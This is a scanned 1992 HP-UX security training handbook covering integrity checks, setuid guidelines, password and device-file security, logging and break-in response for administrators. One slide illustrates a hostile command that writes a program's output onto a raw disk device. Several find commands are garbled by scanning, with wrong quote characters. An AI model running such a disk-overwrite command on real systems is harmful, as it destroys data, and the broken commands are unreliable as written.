5-20. SLIDE: Checking a Product Description File

Checking a Product Description File

- `pdfck`
- `pdfdiff`

H5001 5-20

58

© 1992 Hewlett-Packard Company

Student Notes

```
# pdfck pdf_file
```

`pdfck` compares the file descriptions in a pdf file to the actual files on the system. It can be used to detect correction and/or tampering. The output is in `pdfdiff` format. The following output indicates tampering with `/bin/cat`:

```
/bin/cat: mode(-r-xr-xr-x -> -r-sr-xr-x)(became suid),size(27724 ->
10345),
      Growth -17379 bytes, -17 blocks (-4%)
```

The output is in the format:

Module 5 — Additional Security Features

pathname: diff field [(details)] [,...]

where:

pathname	The pathname of the file from the PDF file.
diff field	One of the field names specified in pdf(4).
details	Format "oldvalue -> newvalue" and may contain an "(added description)".
Growth	A summary of total product growth in bytes, DEV_BSIZE disk blocks and the percentage change in disk blocks.

pdfdiff old_pdf new_pdf

pdfdiff compares two PDF files. Individual fields are compared and the differences are reported. The output is as described above.

5-21. SLIDE: Tools for Checking Password/Group Files

Tools for Checking Password/Group Files

- pwck [password file]
- grpck [group file]

H5001 5-21

59

© 1992 Hewlett-Packard Company

Student Notes

The `pwck` command checks the following :

- Number of fields and separators per entry
- Valid login name
- UID must be numeric
- GID must be numeric
- Existence of login directory
- Existence of login shell

There is no check for double defined UIDs and existing GIDs.

The `grpck` program checks the following :

- Number of fields and separators per entry

Module 5 — Additional Security Features

- Valid group name
- GID must be numeric
- Login names must be defined in /etc/passwd

Example output from pwck:

```
games*:19:1:placeholder for future:/usr/games:/bin/rsh
    Login directory not found
```

```
HP4GL*:50:50:HP4GL User Name:/HP4GL:/HP4GL/hp4gl
    First char in login name not lower case alpha
    4 Bad Character(s) in logname
    Login directory not found
    Optional shell file not found
```

```
guest*:100:10::/usr/guest:/bin/rsh
    Login directory not found
```

Example output from grpck:

```
sys::3:root,bin,sys,adm
    sys - Logname not found in password file
```

```
mail::6:
    Null login name
```

```
lp::7:
    Null login name
```

```
rje::8:rje,shqer
    rje - Logname not found in password file
    shqer - Logname not found in password file
```

5-22. SLIDE: Privilege Groups

Privilege Groups

Setting/retrieving privileges:

- `setprivgrp`
- `getprivgrp`

H5001 5-22

60

© 1992 Hewlett-Packard Company

Student Notes

In HP-UX, groups are associated with certain kernel capabilities. This allows the superuser to control access to real-time features and to critical operating system functions like `chown`, `setuid` and `setgid`.

Privileges

RTPRIO	Access to <code>rtprio</code> system call for setting real-time priority for a process.
MLOCK	Access to <code>plock</code> system call to lock code and/or data in main memory. Also used to lock shared memory segments in main memory.
CHOWN	Access to <code>chown</code> system call (the default).
LOCKRDONLY	Access to <code>lockf</code> system call to set locks on files.
SETRUGID	Access to <code>setuid</code> and <code>setgid</code> system call.

5-23. SLIDE: SUID/SGID Mechanism of HP-UX

SUID/SGID Mechanism of HP-UX

- HP-UX sets up a “safe environment” for SUID-to-root programs
 - resets IFS and PATH
 - closes “extra” file descriptors
 - turns off alarms
 - sets all interval timers to zero

Student Notes

To set up a safe operating environment for most of the SUID-to-root programs, HP-UX does the following (by calling a special library function):

- Critical environment variables (PATH and IFS) are set to predetermined values (PATH is set to /bin:/usr/bin
- All file descriptors, except those for standard input, output and error, are closed
- All alarms are switched off
- All interval timers are set to zero

This is called **secure system initialization**.

5-24. SLIDE: Guidelines for Restricting setuid Power

Guidelines for Restricting setuid Power

Suggestions for enforcing restrictive use of priveleged programs:

- Use setuid ONLY when **absolutely** necessary
- Make sure that no suid program is writeable by others
- Whenever possible, use setgid instead of setuid
- Periodically search your system for new or modified setuid and setgid programs
- Know exactly what your setuid and setgid programs do and make sure they do only what is intended
- If you must copy a setuid program, make sure that the modes are correct on the destination file
- Write suid programs so that they can be tested on non-critical data, without setuid or setgid attributes

Student Notes

5-25. SLIDE: Guidelines for Writing setuid Programs

Guidelines for Writing setuid Programs

The following guidelines will minimize risk when writing setuid and setgid programs:

- Do not write setuid-to-root programs
- Make sure that a setuid program does not create files that are writeable to anyone other than its intended user
- Reset the euid before making an exec system call
- Use setresuid(2) when writing setuid programs
- Close all unnecessary file descriptors before calling exec()
- Ensure that all variables in the program's environment are restrictive
- Do not use the creat() system call to make a lock file.

Student Notes

If possible, write programs with setuid-to-user (other than root) or setgid. Be aware that exec may be called within other library routines, and be wary of using routines (including popen, system, execlp and execvp) that fork a shell to execute a program.

Use setresuid() around the pieces of code that require privileges, to reduce the window of vulnerability when writing setuid programs. Make sure that environment variables such as PATH, IFS and umask are sufficiently restrictive.

Always use lockf() or fcntl() to make a lock file. Do not use creat().

5-26. SLIDE: HP-UX BLS

HP-UX BLS

- The HP-UX B-Level Security (BLS) system is a security package for HP-UX

H5001 5-26

64

© 1992 Hewlett-Packard Company

Student Notes.

The HP-UX B-Level Security (BLS) system is a security package for HP-UX that is designed to address the requirements of the B1 class of trust as defined by the Orange Book. There are differences between HP-UX BLS and standard HP-UX.

HP-UX BLS is a trusted HP-UX system. It consists of a trusted HP-UX kernel, trusted utilities and a variety of command modifications that enforce the system's security policy. It addresses HP-UX security considerations in a number of ways:

- It closes known security holes
- It provides flexible methods of allocating authorizations to system administrators without requiring them to be root, providing instead authorization to use specific subsystems
- It makes consistent the protection features of trusted applications

Module 5 — Additional Security Features

HP-UX BLS also introduces a variety of features that allow users to place more trust in the system and makes it easier for the administrative staff to maintain the system in a secure fashion.

5-27. SLIDE: Unavailable features

Unavailable Features

- Not all features available on standard HP-UX are currently supported on HP-UX BLS

Student Notes

The following is a list of unavailable features:

- SAM
- fbackup/frecover
- Windows
- Diskless clustering
- Disk mirroring
- SwitchOver/UX
- All networking capabilities such as:
 - ARPA Services

Module 5 — Additional Security Features

- Sendmail
- sockets
- NFS

Module 6 — Guidelines for Users

Objectives

At the end of this module the student will be able to:

- Describe criteria for a good password.
- Discuss simple file manipulation concepts.
- Describe what should be protected and why.

6-1. SLIDE: Rules for a Good Password

Rules for a Good Password

Certain practices should be adhered to when choosing a password.

Student Notes

- A password should have at least 6 characters. It should contain at least two alphabetic and one numeric or special character (including symbols such as asterisk, slash, etc.).
- Passwords **should not** be based on personal information like name, initials, name of children, login name . . . (nothing easily associated with you).
- DO NOT use simple keyboard sequences like "wert".
- DO NOT use function keys to store and enter the password.
- DO NOT satisfy password aging by toggling between two passwords.
- DO NOT use visible things around your desk as passwords.
- Use different passwords for different machines.
- DO NOT write your password down. Do not tell it to others to have a backup.

Module 6 — Guidelines for Users

- DO NOT choose a word found in a dictionary (NO . . . don't spell it backwards either!).
- A good practice for building a password:
 - Take two unrelated words, mix them together with some special characters and truncate it to eight characters.
 - Consider using a password generator (or yourself) to produce gibberish.

Above all—**KEEP IT PRIVATE**— passwords should not be shared.

6-2. SLIDE: Changing User and Group

Changing User and Group

- su
- newgrp

Student Notes

In an environment with many users sharing data, the needs for access to system resources is rather difficult to organize.

A good method to solve this problem is to assign users to different groups and/or to assign multiple logins to one single user. The user is able (by changing UID or GID with the `su` and the `newgrp` command) to access different categories of resources.

Every user should use the same password rules for each of their logins. We have already discussed the use of `/etc/logingroup` so users can avoid doing `newgrp`.

6-3. SLIDE: What Should Be Protected and Why

What Should Be Protected and Why

- The environment should be protected:

HOME variable

.profile

.exrc

.kshrc

.xdbrc

.rhosts ... (more later!)

Student Notes

Some comments regarding user environments :

- There is no reason to make the login directory of a user accessible to others.
- Along with the login directory, all login startup programs and configuration files should only be accessible by the user.
- The user should be the owner of all his/her environment files and directories.

Module 6 — Guidelines for Users

- The group assigned to the user's environment files should match his/her login group.
- To be sure that files, created by the user, have the right default permissions, `umask` should be used in the `.profile` script. A `umask` of 002 or 022 is the minimum security approach to make all files automatically write protected. We have discussed the importance of write permission on these types of files.
- To share files between users, the users should create a separate directory, where all common files can be stored.

6-4. SLIDE: File Manipulation

File Manipulation

- cp
- mv
- ln

H5001 6-4

69

© 1992 Hewlett-Packard Company

Student Notes

Users should know how UNIX file manipulation commands handle access rights. Most of the time, the user doesn't care about access rights of copied, moved or linked files.

- cp: If the destination file doesn't exist, cp copies the permissions of the source file as well.
- mv: This command doesn't change permissions at any time. Be careful when moving file from your environment to public areas (SUID/SGID permissions!).
- ln: Links, especially hard links, are always critical in terms of permissions. Removing a file with SUID/SGID permission is useless when there are additional links to that file.

Module 6 — Guidelines for Users

Module 7 — Guidelines for System Administrators

Objectives

At the end of this module the student will be able to:

- Identify file system security.
- Identify password file security.
- Identify device file security.
- Utilize `last` and `lastb`.
- Find “vulnerable” users.
- Describe audit system administration.
- Understand “root” and the system console.

7-1. SLIDE: Protecting your Operating System and Files

Protecting your Operating System and Files

In general, you need to:

- Assess your system files for potential security risks before converting to a secure (trusted) system
- Review your system files for routine security maintenance
- Locate suspicious files in case of security breach

Student Notes

7-2. SLIDE: Looking for SUID/SGID Programs

Looking for SUID/SGID Programs

Administrative tasks:

- Periodically search for all SUID/SGID programs
- Compare results with the previous search
- Never run "unknown" SUID programs
- If you can avoid it, do not run SUID programs

H5001 7-2

71

© 1992 Hewlett-Packard Company

Student Notes

The system administrator should periodically look for programs using SUID/SGID permissions. This can be done by typing the following :

```
$ find / -hidden \( -perm -4000 -o -perm -2000 \) \
    -exec ls -ld {} \;
```

SUID-to-root programs are the most significant and need special attention.

- Examine the code of all imported programs with that permission.
- Do not restore programs for which you do not have an actual source.
- SUID programs should be stored in one special directory and should not be spread over the file system. Use the directory /usr/local/bin.

Module 7 — Guidelines for System Administrators

You can use `ncheck` to check for `setuid` programs. `ncheck` run on the “users” file system looks like this:

```
ncheck -s /dev/dsk/c2d0s2
```

would produce output similar to:

```
4121      /dibl/sources/VAB_Camp_tape/performance/s800/micreate
4122      /dibl/sources/VAB_Camp_tape/performance/s800/midaemon
4123      /dibl/sources/VAB_Camp_tape/performance/s800/xline.800
4124      /dibl/sources/VAB_Camp_tape/performance/s800/xproc.800
4125      /dibl/sources/VAB_Camp_tape/performance/s800/xmem.800
4126      /dibl/sources/VAB_Camp_tape/performance/s800/xdisk.800
100407    /padma/DIR.SYSCALL/readme
108573    /ME10.product/macros/print/paintjet/source/ml_macro
131111    /dibl/sources/VAB_Camp_tape/performance/s300/xline
131112    /dibl/sources/VAB_Camp_tape/performance/s300/xmem
131113    /dibl/sources/VAB_Camp_tape/performance/s300/xproc
131114    /dibl/sources/VAB_Camp_tape/performance/s300/midaemon
131115    /dibl/sources/VAB_Camp_tape/performance/s300/micreate
131116    /dibl/sources/VAB_Camp_tape/performance/s300/xdisk
131120    /dibl/sources/VAB_Camp_tape/performance/apollo.68k/xline.apollo
```

7-3. SLIDE: File System Security

File System Security

- Several things can be done to make sure that your file systems are more secure
 - PDFs
 - Configuration files
 - User files vs. root files
 - Backups
 - bdf and diskusg

H5001 7-3

72

© 1992 Hewlett-Packard Company

Student Notes

The consistency of the file system needs special maintenance :

- Create pdfs with `mkpdf` for all filesets in the system and use `pdfck` frequently.
- Recognize that configuration files in `/etc` can be modified.
- Separate user files from the root file system if possible. Use separate file systems on separate disks.
- Backup important configuration files after every modification.
- Check permission of configuration files (use `pdfck`).
- Monitor significant decrease of free disk space in the root file system (use `bdf` and `diskusg`).

7-4. SLIDE: Hiding Things

Hiding Things

- Look for all hidden files
- Look for all hidden directories
- Beware of mount points!

Student Notes

7-5. SLIDE: Device File Security

Device File Security

```
$ cracker > /dev/rdisk/c0d0s2
```



H5001 7-5

74

© 1992 Hewlett-Packard Company

Student Notes

Device files use the same protection mechanism as regular files and directories.

Critical in terms of manipulation are :

- Device files for disks (block and character device files)
- Device files for interface cards
- Device files for cpu memory (/dev/mem, /dev/kmem)
- All kernel devices (/dev/swap ...)

Use the find command to get a list of all device files in your system. They are all located under the directory /dev. Use this list as a prototype file for mkpdf. Recreate this pdf after every reconfiguration.

Module 7 — Guidelines for System Administrators

Normally, only terminal device files change their access rights during user sessions. Only the user, accessing the system with the terminal should have write access for his terminal.

Individual users should never own a device file others than terminals or printers.

7-6. SLIDE: Maintaining Device File Security

Maintaining Device File Security

To ensure the integrity of your devices, check the device special files for potential security hazards.

Handwritten notes on the slide:
To ensure the integrity of your devices, check the device special files for potential security hazards.
- find / -hidden -name /dev -prune -o -type b -exec ls -l {} \;
- ncheck -s /dev/dsk/[device name]
- If you decide that any programs (setuid) pose risk, you can mount the device with its setuid bit inhibited with:
/etc/mount -o nosuid /dev/dsk/[device name] [mount point]

H5001 7-6

75

© 1992 Hewlett-Packard Company

Student Notes

- Character and block special devices should reside only in /dev. To find and list files of a particular type (such as **b** for block special, **c** for character special or **d** for directories), run:

```
find / -hidden -name /dev -prune -o -type b -exec ls -l {} \;
```

- Before mounting disks or other mountable devices of unknown origin, first ncheck its files for special files and setuid files:

```
ncheck -s /dev/dsk/[device name]
```

If you decide that any programs (setuid) pose risk, you can mount the device with its setuid bit inhibited with:

```
/etc/mount -o nosuid /dev/dsk/[device name] [mount point]
```

7-7. SLIDE: Monitoring Login Attempts

Monitoring Login Attempts

- `fwtmp`
- `acctcon1`
- `'last'`
- `lastb`
- `/usr/adm/sulog`

Student Notes

Normal login activities are reported in the file `/etc/wtmp`. To show the information records in this file, you can use:

```
$ fwtmp </etc/wtmp
$ acctcon1 </etc/wtmp
$ acctcon1 </etc/wtmp | prctmp
$ last
```

You should also become familiar with `lastb`.

These commands differ only in the layout of the listing they are producing (`last` will not show you the ip address if it's a network connection).

Module 7 — Guidelines for System Administrators

The file `/etc/wtmp` will not contain logins done with the `su` command.

Failed login attempts are reported in the file `/etc/btmp`.

All successful “su to root” commands are reported in the file `/usr/adm/sulog`.

The system administrator should have a look at all these files.

`last` and `lastb` are tools that are frequently used by system administrators. You should make sure that `last` and `lastb` are **not** executable by normal users, **OR** the files that `last` (`/etc/wtmp`) and `lastb` (`/etc/btmp`) read are **not** readable by normal users. `last` produces a list of most recent “successful” logins while `lastb` produces a list of most recent “unsuccessful” (bad) logins. An example of the output from `last`:

```
rootk      tty3p4      Mon Apr 20 11:09   still logged in
rootk      tty0p3      Mon Apr 20 11:08 - 11:09   (00:00)
lisa       tty0p2      Mon Apr 20 11:07 - 11:09   (00:01)
lisa       tty0p2      Mon Apr 20 11:07 - 11:07   (00:00)
jane       tty3p1      Mon Apr 20 09:35 - still logged in
jane       tty3p0      Mon Apr 20 09:34 - 09:35   (00:00)
root       pty/ttys0   Mon Apr 20 09:19 - 09:20   (00:00)
stephen    tty1p4      Mon Apr 20 07:27 - 08:43   (01:16)
```

`wtmp` begins Sun Apr 19 00:05

An example of the output from `lastb`:

```
iforgot    tty3p4      Mon Apr 20 11:09
rootk      tty3p4      Mon Apr 20 11:09 - 11:09   (00:00)
rootk      tty3p4      Mon Apr 20 11:09 - 11:09   (00:00)
lia sa     tty0p2      Mon Apr 20 11:07
jane       tty3p1      Mon Apr 20 09:35
```

`btmp` begins Mon Apr 20 07:00

7-8. SLIDE: Protecting User Accounts

Protecting User Accounts

- Individual users should be responsible for their own accounts
- In many instances, the administrator will have to provide security and check for security holes

H5001 7-8

77

© 1992 Hewlett-Packard Company

Student Notes

Normal system users should be responsible for their environment. This includes monitoring of permissions. If there are users not familiar with the HP-UX protection mechanism, or users running only an application, the system administrator should do the security jobs for them.

Find login directories that are writeable by others :

```
$ find 'awk -F: '{print $6}' /etc/passwd \
    -prune -perm -022 -exec ls -ld '{}' \;
```

Find writeable shell scripts and configuration files in the user's login directory :

```
$ find 'awk -F: '{print "%s/.profile\n",$6}' /etc/passwd' \
    -prune -perm -022 -exec ls -l '{}' \;
```

Module 7 — Guidelines for System Administrators

Use this command for `.profile`, `.cshrc`, `.kshrc`, `.login`. A user's `.rhosts` file should not be readable or writeable by anybody but the owner. Actually, in a secure system there are no `.rhosts`. To find files like this:

```
find 'awk -F: '{printf "%s/.rhosts\n", $6}' /etc/passwd' \
-prune -perm -066 -exec ls -l '{} ' \;
```

Use of a `.netrc` file is discouraged, since it bypasses `.login` authentication for remote login, and even contains the user's unencrypted password. If used at all, `.netrc` must not be readable or writeable by anyone other than its owner. To find files like this:

```
find 'awk -F: '{printf "%s/.netrc\n", $6} ' /etc/passwd' \
-prune -perm -066 -exec ls -l '{} ' \;
```

We discussed the `/etc/securetty` file earlier. Make sure that if it exists it is not writeable.

7-9. SLIDE: Password File Security

Password File Security

- Periodically check permissions on `/etc/passwd`
- Periodically check the contents
- Possibly use SAM to maintain accounts

H5001 7-9

78

© 1992 Hewlett-Packard Company

Student Notes

The `/etc/passwd` file has normally the following access permissions:

```
$ ll /etc/passwd
-r--r--r-- 1 root sys 120 May 9 1989 /etc/passwd
```

This should never be changed!

Read access to this file is needed by all users to show user and group names when using `ls` commands.

To guarantee the consistency of

```
/etc/passwd
/etc/group
```

Module 7 — Guidelines for System Administrators

`/etc/passwd`

use only SAM to maintain user accounts, because SAM does the necessary cross checks for you.

Make sure you use `vipw` when editing the `/etc/passwd` file.

Nevertheless check the password file for:

- Bad login names
- Duplicate UIDs
- Bad GIDs
- Missing passwords

7-10. SLIDE: Monitoring Audit Log Files

Monitoring Audit Log Files

- Monitor the audit log files frequently
- Check failed events daily

Student Notes

The log files produced by the audit subsystem should be examined periodically. Auditing without usage of collected data makes this security feature useless.

A daily report of failed events is a good basis for further investigations. This daily report can be started by cron during night.

7-11. SLIDE: Administrating the Audit System

Administering the Audit System

Monitor log file size (especially switch files OFTEN)

Monitor system performance

Activate/deactivate users and events for auditing

Choose users and events (calls) with care

Student Notes

The system administrator should be the person responsible for the proper operation of the audit subsystem.

This includes :

- Monitoring of log file size
- Monitoring of file system free space
- Monitoring of system performance when auditing is turned on
- Activating and deactivating of users for auditing
- Configuring of event types and system calls for auditing
- Monitoring that auditing is turned on during the day

7-12. SLIDE: Access to System Console and "root"

Access to System Console and "root"

- root needs the most protection
- **never** share the root password
- **never** leave a root session unattended
- always protect the root environment
- use the root account only when necessary

Student Notes

Most of the UNIX security mechanisms are not effective for root or root is able to bypass them. Sessions running under root or programs having root permissions are able to modify, delete or create any system resource. In a trusted system, root has the full responsibility for the maintenance of the security features.

Before starting to protect any other accounts, the system administrator has to establish root account security.

Root should meet at least the rules and guidelines for normal users.

Use the root account only when it is necessary. Most of the time there is no need to have root access on the system.

Module 7 — Guidelines for System Administrators

Limit root access by terminal lines by using `/etc/securetty`. A good practice is to allow root access only for the system console.

Module 7 — Guidelines for System Administrators

Module 8 — Additional Topics

Objectives

At the end of this module the student will be able to:

- Describe the crypt command.
- Identify and protect system files and directories.
- Identify recommended backup/recovery programs.
- Describe a procedure to be used when a security breach is discovered.
- Understand tips/tools for tracking down an infiltrator.

8-1. SLIDE: System Files and Directories

System Files and Directories

- Permissions on “essential” programs should be set as restrictively as possible without losing functionality.
- Most permissions should be set to prevent users from writing to them.

8-1

1

Temporary Slide Copyright

Student Notes

These include:

- directories and commands contained in:
 - /
 - /bin
 - /dev
 - /etc
 - /usr
 - /usr/bin

Module 8 — Additional Topics

- /usr/lib
- /usr/spool

- /hp-ux
- /etc/rc
- /etc/inittab

Only root should be able to write to:

- /etc/passwd

Only root should be able to read from or write to :

- /.secure/etc/passwd

Note Don't forget ... vipw.



Module 8 — Additional Topics

8-2. SLIDE: Sensitive Files

Sensitive Files

Use `crypt` for files that contain sensitive data

```
crypt < ascii_file > crypt_file
```

8-2

2

Temporary Slide Copyright

Student Notes

Files containing sensitive data need special protection. A good idea is to make their contents unreadable.

The passwords in the `/etc/passwd` file are stored in an encrypted form to make reading difficult or impossible. A different encryption program is available for users, the `crypt` command.

`crypt` reads data from standard input and converts them to an encrypted form on standard output. `crypt` uses a key for the encryption and decryption process. This key can be supplied in the command line. A better solution is to omit the key in the command line, `crypt` will prompt the user for the key interactively. During this input echoing is switched off.

Some remarks:

- You need the same key for encryption and decryption, so don't forget it

Module 8 — Additional Topics

- Remove the original file after encryption
- Most editors are able to modify encrypted files (ed when invoked with `-x` option)

Module 8 — Additional Topics

8-3. SLIDE: Programs Scheduled by cron

Programs Scheduled by cron

```
$ at 10:30
my_prog
ctrl D

$ batch
my_prog
ctrl D

$ crontab
59 * * * * my_prog
```

8-3

3

Temporary Slide Copyright

Student Notes

The cron daemon schedules user programs at defined times. Cron establishes the same shell environment for the process as if it would be started from the user's shell. These programs execute unattended.

Some hints for your cron jobs:

- Protect your program files and shell scripts against write access.
- Try to produce a runtime log, which can be examined afterwards.
- At no time should you modify the protection of your shell environment; a cron job could be running.
- Periodically verify your cron file.

8-4. SLIDE: Using HP-UX Logging Facilities

Using HP-UX Logging Facilities

- /usr/adm/sulog
- /usr/adm/shutdownlog
- /etc/wtmp
- /etc/btmp
- /etc/syslog.conf

8-4

4

Temporary Slide Copyright

Student Notes

HP-UX uses a special daemon, `syslogd`, to generate and distribute log messages. `syslogd` is started within the `/etc/rc` file. There is a configuration file `/etc/syslog.conf`, which tells `syslogd` what type of message to send to which file or device.

`/etc/syslog.conf` has the following layout :

facility.level log destination

facility can be : kernel, users, authorization ...

level can be : error, warning, emergent ...

log destination : files, devices, users, other systems

(look at the `syslogd(1M)` and `syslog(3C)` manual pages for more details)

Module 8 — Additional Topics

This logging feature should be configured carefully to separate insignificant messages from significant messages.

There are additional log files automatically maintained by HP-UX:

/usr/adm/sulog	ASCII file of all su commands. To examine and filter information use grep. Example: SU 03/24 10:56 + ttyOp1 frank-root
/usr/adm/shutdownlog	ASCII file of all shutdowns. To examine and filter use grep. Example: 12:03 Fri Dec 22, 1989. Reboot: (by ...)
/etc/wtmp and btmp	Login records of successful or failed login attempts. To examine and filter information use last, lastb, fwtmp or acctcon1.

An example of syslog:

```
Aug 19 16:25:12 hpsfecid ftpd[8169]: FTP LOGIN FROM hpsfec3.mayfield.hp.com,
brian
Aug 19 16:25:39 hpsfecid ftpd[8169]: User brian logged out
Aug 19 16:36:42 hpsfecid ftpd[8333]: connection from hpsfecip.mayfield.hp.com at
Wed Aug 19 16:36:42 1992
Aug 19 16:36:44 hpsfecid ftpd[8333]: FTP LOGIN FROM hpsfecip.mayfield.hp.com,
brian
Aug 19 16:36:59 hpsfecid ftpd[8333]: User brian logged out
Aug 19 23:55:01 hpsfecid syslogd: restart
Aug 20 11:16:11 hpsfecid ftpd[9662]: connection from hpsfecbm.mayfield.hp.com at
Thu Aug 20 11:16:11 1992
Aug 20 11:16:14 hpsfecid ftpd[9662]: FTP LOGIN FROM hpsfecbm.mayfield.hp.com,
brian
Aug 20 11:16:31 hpsfecid ftpd[9662]: User brian logged out
Aug 20 23:55:01 hpsfecid syslogd: restart
```

An example of sulog:

```
SU 08/18 08:50 + ttys0 stephen-rootk
SU 08/18 11:56 + ttyp5 dibl-rootk
SU 08/18 15:16 + ttyp5 dibl-rootk
SU 08/18 16:23 + ttyp4 dibl-rootk
SU 08/18 16:25 + ttyp4 dibl-rootk
SU 08/20 10:35 - ttyp1 brian-root
SU 08/20 10:35 + ttyp1 brian-root
SU 08/20 11:17 + ttys1 stephen-rootk
SU 08/20 16:21 + ttyp5 root-brian
SU 08/21 08:54 + ttys0 stephen-rootk
```

An example of shutdownlog:

```
13:05 Thu Dec 26, 1991. Reboot:
13:51 Thu Jun 4, 1992. Halt: (by unknown!root)
15:49 Wed Jun 17, 1992. Halt: (by hpsfecid!root)
16:08 Wed Jun 17, 1992. Halt: (by hpsfecid!root)
```

Module 8 — Additional Topics

17:50 Wed Jun 17, 1992. Reboot: (by hpsfecid!root)
08:27 Thu Jun 18, 1992. Reboot: (by hpsfecid!root)
10:40 Thu Jun 18, 1992. Reboot: (by hpsfecid!rootk)
12:22 Thu Jul 16, 1992. Halt: (by hpsfecid!root)
21:27 Wed Aug 12, 1992. Halt: (by hpsfecid!root)

8-5. SLIDE: Moving Users and Files

Moving Users and Files

- Care should be taken when moving users and their files

8-5

5

Temporary Slide Copyright

Student Notes

To move users from one system to another in a secure way, the following procedure should be used:

1. Use

```
ps -fu user_name
```

to verify that there are no active processes. If there are any, remove them with kill.

2. Inform all members of the same group that you intend to remove the account.
3. Invoke SAM to deactivate the account.
4. Make a backup copy of all the user files. Use

```
find / -user user_name -print
```

Module 8 — Additional Topics

to get all file names from all file systems.

5. Use

```
su - user_name
```

and remove all at and crontab jobs.

6. Remove all ACL entries where the user is referenced. Use

```
find / -hidden -acl 'user_name.%' -print
```

to get the file names.

7. Remove all files and entries of the user's mail environment.

8. Use SAM to add the user to the new system. If possible, use the same user name and user ID.

9. Restore all files from backup media for the user. Look for files using SUID/SGID permissions. Use `find` to check if there are any. If the user has a new UID and GID on the system, do the following :

```
find / -user old_UID -exec chown new_UID {} \;
```

```
find / -group old_GID -exec chgrp new_GID {} \;
```

Module 8 — Additional Topics

8-6. SLIDE: Mounting File Systems

Mounting File Systems

Care should be taken when mounting file systems

Create a secure mount point *not accessible*

Mount a file system "read only" the first time

Search for SUID/SGID programs

Use **fsck** *if needed*

*read only file system
check for SUID/SGID
programs*

8-6

6

Temporary Slide Copyright

Student Notes

When mounting a foreign file system, assume that the medium is insecure and walk through the following steps :

1. Create a directory as mount point with the following permissions:

`drwx-----`

2. Run **fsck** to check the logical consistency of the file system.
3. Mount the file system read only at that location with the **-r** option of the **mount** command.
4. Check all directories for special objects.

Module 8 — Additional Topics

5. Use `find` or the `ncheck` command to identify SUID/SGID programs. Remove these permissions if there is no source file or if it is not needed.
6. Unmount the file system and remount it at the desired new mount point.

Module 8 — Additional Topics

8-7. SLIDE: A Note About Backup and Recovery

A Note About Backup and Recovery

- `fbbackup` and `frecover` are recommended
- There are other tools:
 - `tar`
 - `cpio`
 - `dd`
 - ... etc.

8-7

7

Temporary Slide Copyright

Student Notes

The backup/recovery procedures are sometimes critical when recovering files. The permissions and ownerships are created while the recovery tool is writing data back to disk. When invoked by a normal user, owner and group of the file are set to the user's effective UID and GID. This can be overwritten by command line options. When the recovery is done by root, the files are restored to their original owners. This can produce problems if the UID/GID doesn't exist on the system (only numbers are displayed by the `ll`/`ls` command).

In a trusted system environment, the recommended backup/recovery programs are `fbbackup` and `frecover`.

Module 8 — Additional Topics

Note

`fbbackup` and `frecover` handle ACLs properly.



The backup media need physical protection to prevent unauthorized access. No file system protection mechanism will be successful when the daily backup tape is accessible by all users.

Module 8 — Additional Topics

8-8. SLIDE: A Note About Boot and Shutdown

A Note About Boot and Shutdown

- Use `/etc/shutdown` to shut your system down

- Avoid:

reboot
reset
power off

These are not graceful shutdowns.



8-8

8

Temporary Slide Copyright

Student Notes

There is only one graceful and secure method to bring down the system:

```
# shutdown [ -h | -r ] delay
```

This gives all users the chance to log off in a controlled way. All system resources can be deactivated. You can customize shutdown (by placing scripts in `/etc/shutdown.d`) to:

- stop system accounting
- stop HP-UX auditing
- stop every subsystem, that needs a special shutdown procedure (database systems, host connections ...)

Module 8 — Additional Topics

When the system comes up, examine the initialization procedure carefully. Stay at the system console during boot time. The boot process may need intervention if there are any problems coming up.

Module 8 — Additional Topics

8-9. SLIDE: Physical Security Aspects

Physical Security Aspects

Physical access restrictions are necessary

- Computer room with restricted access
- Locked cabinet doors
- Protected control panel
- Protected mass storage devices

8-9

9

Temporary Slide Copyright

Student Notes

The best location for a computer system is a separate computer room with access protections (badge readers, key ...). Such a room enables the administrator to protect the system itself.

The system cabinet should have lockable doors. It will not be possible to control every person staying at the system. Locked doors disable the removing of interface cards and prevent access to the power switch or reset bottom.

In addition, all mass storage devices should be placed in lockable cabinets. The heart of a UNIX system is its system disk. The physical owner of this disk has access to the system.

8-10. SLIDE: Security Breach, What Now?

Security Breach, What Now?

What do you do when you have discovered a breach in your security??



8-10

10

Temporary Slide Copyright

Student Notes

Most of the time, a security breach will be discovered not at the moment of its initiation. Here are some indications:

- Someone reports unexpected or destructive behavior of common programs and commands.
- The system's load average increases unexpectedly.
- Permissions or ownerships of system files have been changed.
- The byte count (or size) of system programs have been changed.

What can you do now ?

First, try to shut down the system in a graceful manner. Sometimes you will be forced to reboot or switch off immediately.

Module 8 — Additional Topics

Afterwards, reboot the system to single user mode. Don't start any subsystem. Mount only the root disk. Now you can start investigating the problem:

- Run `pdfck` on all file systems.
- Check visually all configuration files.
- Restore files like `/etc/inittab`, `/etc/passwd` . . .
- Search for all SUID/SGID programs.
- If needed, re-install the complete system from the original media and recover user files from last backup.

Note

Break-ins are still a possibility, even if you have properly secured your system!



Module 8 — Additional Topics

8-11. SLIDE: Break-in

Break-in

There are two kinds of break-ins:

- One that is in progress
- One that has happened in the past

Student Notes

We will discuss how you recognize these and what to look for and where to look.

Module 8 — Additional Topics

8-12. SLIDE: Break-in In Progress

Break-in In Progress

If you notice an intruder you should:

- Find out who the person is
- Stop any damage to your system
- Try to figure out how they got there

8-12

12

Temporary Slide Copyright

Student Notes

Most administrators will instinctively (immediately) kill the the login shell of the intruder. Although this will probably prevent further damage, it will also prevent you (probably) from finding out who the intruder is or how they got in.

8-13. SLIDE: Who and What to Look For

Who and What to Look For

How am I going to catch someone?

What am I supposed to look for?

8-13

13

Temporary Slide Copyright

Student Notes

Things to look for:

- A user logged in more than once (two separate dial-up lines)
- A user (that normally doesn't) using the network heavily
- A user who does not have a modem logged in on a dial-up
- A "non-programmer" running compilers and debuggers
- Someone making many dial-out calls

Module 8 — Additional Topics

A person running as superuser

A user logged in that is supposedly on vacation

Users logged in outside of “normal” working hours

Someone snooping around “unusual” areas of the system

Module 8 — Additional Topics

8-14. SLIDE: When You Discover a Prior Break-in

When You Discover a Prior Break-in

- Find `setuid`'s and hidden files
- Use information in `/etc/wtmp`
- Check your inodes

```
find / -perm -4000 -type f
```

```
find / -ls
```

8-14

14

Temporary Slide Copyright

Student Notes

Check and see (we discussed some tools earlier) if there are any new/suspicious `setuid` programs or recent “hidden” files out on your system.

Use the change time (`ctime`) in the inode for any files that are in question.

Use the information provided in `wtmp` (last) to determine who was logged in at the time (compare with `ctime`).

Module 8 — Additional Topics

8-15. SLIDE: Documentation

Documentation

- Start a log file
- Produce hard copy of everything
- Sign and date everything
- If you have room, record your session

script

8-15

15

Temporary Slide Copyright

Student Notes

